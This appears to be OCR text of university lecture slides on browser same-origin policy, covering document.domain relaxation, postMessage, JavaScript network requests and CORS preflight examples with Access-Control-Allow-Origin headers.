
Domain Relaxation



Frame: cdn.facebook.com

```
<script>
  document.domain = facebook.com
</script>
```

How About This?



cs5435.github.io

Frame: github.io


```
<script>
  document.domain = github.io
</script>
```

Cross-Origin Communication


Cross-origin client-side communication

- postMessage
- Client-side messaging via fragment navigation (obsolete)

Cross-origin network requests



postMessage API for Inter-Frame Communication



To: Enter a friend, group or email address

Message:

Samuel Son
http://www.cs.utexas.edu/~samuel/

Hello folks~ I am a doctoral student in UTCS. My research advisor is Vitaly Shmatikov. I also collaborate frequently with Kathryn S McKinley. If you want to contact me for intern or research opportunities, Plz send me an email :)

Many security issues related to origin checks on messages

JavaScript Can Make Network Requests

```
let xhr = new XMLHttpRequest();
xhr.open('GET', “/article/example”);
xhr.send();
xhr.onload = function() {
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};

// ...or... with jQuery
$.ajax({url: “/article/example“,
success: function(result){
    $("#div1").html(result);
}});
```

Cross-Origin JS Requests

Cannot make requests to a different origin unless allowed by the destination

Can only read responses from the same origin (unless allowed by destination origin)

XMLHttpRequests are policed by

CORS: Cross-Origin Resource Sharing

CORS

Typical usage: Access-Control-Allow-Origin: *


Reading permission on the server

- Access-Control-Allow-Origin: <list of domains>

Sending permission

- “In-flight” check if the server is willing to receive the request

CORS Example



origin: app.c.com

```
$.post({url:
“api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

Header:
Access-Control-Allow-Origin: http://app.c.com

POST /x


DATA

origin: api.c.com

CORS Example

origin: app.c.com

```
$.post({url:
“api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```



POST /x

OPTIONS /x


Header:
Access-Control-Allow-Origin: *

POST /x

DATA

origin: api.c.com

CORS Example



origin: app.c.com

```
$.post({url:
‟api.c.com/x‟,
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

```
Header:
Access-Control-Allow-Origin: www.c.com
```

origin: api.c.com